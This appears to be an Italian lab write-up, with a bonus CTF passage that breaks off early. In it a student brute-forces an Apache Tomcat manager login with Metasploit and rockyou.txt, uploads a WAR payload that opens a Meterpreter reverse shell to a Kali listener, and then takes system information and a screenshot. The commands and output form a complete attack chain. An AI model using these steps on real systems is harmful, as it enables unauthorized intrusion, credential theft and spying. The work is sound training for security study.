
- IP Kali Linux: 192.168.200.100
- IP Windows: 192.168.200.200
- Listen port (payload option): 7777

Analizzata la traccia procediamo con i seguenti step:


1. **Configurazione laboratorio VM**
2. **Scansione vulnerabilità con Nessus**
3. **Sfruttamento del servizio Tomcat con Metasploit**
4. **Recupero informazioni richieste**

Configurazione laboratorio VM

Prima di tutto dobbiamo configurare il nostro laboratorio VM per ottenere i requisiti richiesti dalla traccia.
La nostra macchina attaccante Kali la configuriamo con le procedure viste nelle precedenti tracce;
La nostra macchina vittima Windows 10 la configuriamo andando su
Start > Impostazioni > Rete e Internet > Ethernet > Centro connessione di rete e condivisione > Ethernet > Proprietà*




Proprietà > Protocollo Internet versione 4 (TCP/IPv4)



Qui finalmente impostiamo le configurazioni per ottenere l'IP necessario.

Test per verificare che tutto sia stato impostato correttamente.
Dalla nostra macchina attaccante Kali usiamo il comando da linea di comando **ip a**



Dalla nostra macchina vittima Windows 10 usiamo il comando da linea di comando ipconfig

```
Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::3125:a4a1:415d:a0f8%8
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.200.200
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.200.1
```

Ultimo test da Kali: **ping 192.168.200.200**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.09 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.68 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.91 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=4.25 ms
```

Scansione vulnerabilità con Nessus

Per poter procedere alla scansione delle vulnerabilità con lo strumento Nessus dobbiamo avviarlo dalla nostra macchina attaccante Kali tramite linea di comando:
/bin/systemctl start nessusd.service

Dopodichè apriamo Firefox e inseriamo come URL:
https://kali:8834/

Una volta aperto Nessus bisogna solo far partire uno scan di base settando come target l'ip della nostra macchina vittima:
192.168.200.200

Avviamo l'analisi e dopo poco tempo abbiamo ottenuto le vulnerabilità della nostra vittima.

4	8	5	0	1
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 18


SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	8.9	0.9447	197843	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities
CRITICAL	9.8	6.7	0.6634	111066	Apache Tomcat 7.0.0 < 7.0.89
CRITICAL	9.8	8.9	0.9447	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	10.0	-	-	171351	Apache Tomcat SEoL (7.0.x)

Come ci aspettavamo Nessus ci ha confermato che il servizio Tomcat presenta vulnerabilità critiche. Questo ci permette di procedere con lo step successivo.

Exploit del servizio TomCat con Metasploit

Come la traccia precedente per poter procedere dobbiamo avviare Metasploit con il comando **msfconsole**

Prima di procedere alla ricerca del modulo abbiamo eseguito una verifica sul servizio TomCat: tramite una ricerca abbiamo scoperto qualcosa in più sul servizion TomCat e sappiamo che per accedere è necessario tramite **browser** alla pagina **/manager/html.**
Nel nostro caso dunque accediamo tramite **Firefox** sulla pagina **192.168.200.200:8080/manager/html** dove veniamo accolti da un modulo di login



Non disponendo di user e password dopo una ricerca ci siamo imbattuti in un modulo ausiliario di Metasploit che effettua un brute force a dizionario per carpire le info a noi necessarie
search tomcat_mgr_login

```
msf6 > search tomcat mgr_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login   .                normal  No     Tomcat Application Manager L
ogin Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr
_login

msf6 > use 0
```

Tramite **options** analizziamo quello che serve al modulo e lo configuriamo di conseguenza

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting              Required  Description
   ----              ---------------              --------  -----------
   ANONYMOUS_LOGIN   false                        yes       Attempt to login with a blank username and pas
                                                            sword
   BLANK_PASSWORDS   false                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                        no        Try each user/password couple stored in the cu
                                                            rrent database
   DB_ALL_PASS       false                        no        Add all passwords in the current database to t
                                                            he list
   DB_ALL_USERS      false                        no        Add all users in the current database to the l
                                                            ist
   DB_SKIP_EXISTING  none                         no        Skip existing credentials stored in the curren
                                                            t database (Accepted: none, user, user&realm)
   PASSWORD                                       no        The HTTP password to specify for authenticatio
                                                            n
   PASS_FILE         /usr/share/metasploit-fram   no        File containing passwords, one per line
                     ework/data/wordlists/tomca
                     t_mgr_default_pass.txt
   Proxies                                        no        A proxy chain of format type:host:port[,type:h
                                                            ost:port][ ... ]
   RHOSTS                                         yes       The target host(s), see https://docs.metasploi
                                                            t.com/docs/using-metasploit/basics/using-metas
                                                            ploit.html
   RPORT             8080                         yes       The target port (TCP)
   SSL               false                        no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                        yes       Stop guessing when a credential works for a ho
                                                            st
   TARGETURI         /manager/html                yes       URI for Manager login. Default is /manager/htm
                                                            l
   THREADS           1                            yes       The number of concurrent threads (max one per
                                                            host)
   USERNAME                                       no        The HTTP username to specify for authenticatio
                                                            n
   USERPASS_FILE     /usr/share/metasploit-fram   no        File containing users and passwords separated
                     ework/data/wordlists/tomca               by space, one pair per line
                     t_mgr_default_userpass.txt
   USER_AS_PASS      false                        no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-fram   no        File containing users, one per line
                     ework/data/wordlists/tomca
                     t_mgr_default_users.txt
   VERBOSE           true                         yes       Whether to print output for all attempts
   VHOST                                          no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

A questo punto configuriamo il modulo:
set RHOSTS 192.168.200.200 (per indicare la macchina vittima);
set PASS_FILE /usr/share/wordlists/rockyou.txt (per usare un dizionario migliore di password);
set STOP_ON_SUCCESS true (per fermare il processo a utente e password valida).

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Verifichiamo le configurazioni con **options**


```
PASS_FILE         /usr/share/wordlists/rocky
                  ou.txt
Proxies

RHOSTS            192.168.200.200


RPORT             8080
SSL               false
STOP_ON_SUCCESS   true

TARGETURI         /manager/html

THREADS           1

USERNAME

USERPASS_FILE     /usr/share/metasploit-fram
                  ework/data/wordlists/tomca
                  t_mgr_default_userpass.txt
USER_AS_PASS      false
USER_FILE         /usr/share/metasploit-fram
                  ework/data/wordlists/tomca
                  t_mgr_default_users.txt
```

Tutto pronto: eseguiamo il modulo con run

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:123456 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:12345 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:123456789 (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Dopo pochi tentativi, Metasploit ha trovato una combinazione valida.

Testiamo le credenziali



Le credenziali funzionano

A questo punto abbiamo effettuato una nuova ricerca per il modulo necessario per l'exploit di Tomcat e la ricerca ci ha condotto verso **exploit/multi/http/tomcat_mgr_upload**.
Modulo in grado di poter caricare il payload aprendoci una sessione Meterpreter.
Eseguiamo la ricerca su metasploit con **search multi/http/tomcat_mgr_upload**

```
msf6 > search multi/http/tomcat_mgr_upload

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Ma
nager Authenticated Upload Code Execution
   1    \_ target: Java Universal           .                .          .      .
   2    \_ target: Windows Universal        .                .          .      .
   3    \_ target: Linux x86                .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/to
mcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 > use 2
[*] Additionally setting TARGET => Windows Universal
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Verifichiamo con **options** le configurazioni necessarie

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host
                                            :port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.c
                                            om/docs/using-metasploit/basics/using-metasploit.
                                            html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and
                                             /undeploy will be used)
   VHOST                          no        HTTP server virtual host
```

Configuriamo il modulo:
set LPORT 7777 (per impostare la porta in ascolto richiesta dalla traccia);
set RHOSTS 192.168.200.200;
set RPORT 8080 (per indirizzarlo verso Tomcat);
set HttpPassword password;
set HttpUsername admin;

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpUsername admin
httpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Verificato le configurazioni con **options**: tutt'ok
Avviamo con **run**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying p1OZx8ZstXGa...
[*] Executing p1OZx8ZstXGa...
[*] Undeploying p1OZx8ZstXGa ...
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49451) at 2025-05-20
16:39:25 +0200
```

Siamo dentro con una connessione Meterpreter

Recupero informazioni richieste

Il primo comando che abbiamo utilizzato è **getuid**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

siamo root

A questo punto utilizziamo **sysinfo**

```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Dal Domain ambiguo WORKGROUP intuiamo che si tratta di una VM

Si procede con **ipconfig**

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  8
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:17:4e:b6
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3125:a4a1:415d:a0f8
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Ora abbiamo ottenuto le informazioni di rete

Si procede con Il comando **webcam_list**

```
meterpreter > webcam_list
[-] stdapi webcam list: Operation failed: A device attached to the system is not functioning.
```

Si intuisce che un device c'è ma non è in funzione

Infine utilizziamo **screenshot**
Otteniamo una complicanza: un messaggio di errore
Di conseguenza dopo esserci assicurati che il processo explorer fosse in funzione, migriamo su questo processo tramite
ps | grep explorer

```
meterpreter > ps | grep explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 3292  3268  explorer.exe  x64   1        DESKTOP-9K1O4BT\user  C:\Windows\explorer.exe
```


migrate 3292

```
meterpreter >migrate 3292
[*] Migrating from 1680 to 3292...
[*] Migration completed successfully.
```

Riproviamo adesso

```
meterpreter > screenshot
Screenshot saved to: /home/kali/BNcfDPFu.jpeg
```

Check nella cartella



Abbiamo il nostro screenshot

Traccia bonus 1 - Jangow 01 - CTF Facile

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.
L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro

Procedimento step-by-step

Dopo aver inserito la macchina vittima nel nostro laboratorio VM eseguiamo uno scan per andare a visualizzare l'IP della nostra preda, come i veri CyberPredators fanno:

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:48:2d:cb, IPv4: 192.168.56.1
11
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-
scan)
192.168.56.1     0a:00:27:00:00:03       (Unknown: locally administered)
192.168.56.100   08:00:27:7b:8b:e4       (Unknown)
192.168.56.118   08:00:27:1e:87:40       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.958 seconds (130.75 hosts/
sec). 3 responded
```

L'IP della preda è 192.168.56.118

Procediamo con una scansione SYN Stealth per determinare quali porte siano in funzione con il comando
sudo nmap -sS 192.168.56.118

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.56.118
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 05:31 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00082s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:1E:87:40 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.83 seconds
```

Dopo aver trovato le porte 21 e 80 aperte, riavviamo nmap per un controllo più specifico al fine di saperne di più sui servizi in esecuzione:

sudo nmap -sV -sC -p 21.80 192.168.56.118

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -p 21,80  192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 05:38 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00068s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
MAC Address: 08:00:27:1E:87:40 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 24.44 seconds
```

Abbiamo riscontrato che la porta 21 ha un servizio ftp con versione vsftp 3.0.3 che ha vulnerabilità nota mentre la porta 80 ha un servizio http basato su apache httpd 2.4.18 per ubuntu con dei percorsi per varie cartelle che analizzeremo in seguito per completezza.

Effettuiamo un test per connetterci alla porta 21 tramite anonymous senza password

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali):  anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

Purtroppo l'accesso è fallito.


Cerchiamo dunque di intraprendere la strada della porta 80: impieghiamo Firefox e nell'url inseriamo l'IP della preda **192.168.56.118**

Index of /


Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80

Proviamo a cliccare sul link site



Analizziamo la pagina e ciò che attira la nostra attenzione è il bottone “Buscar” (Cercare in spagnolo)

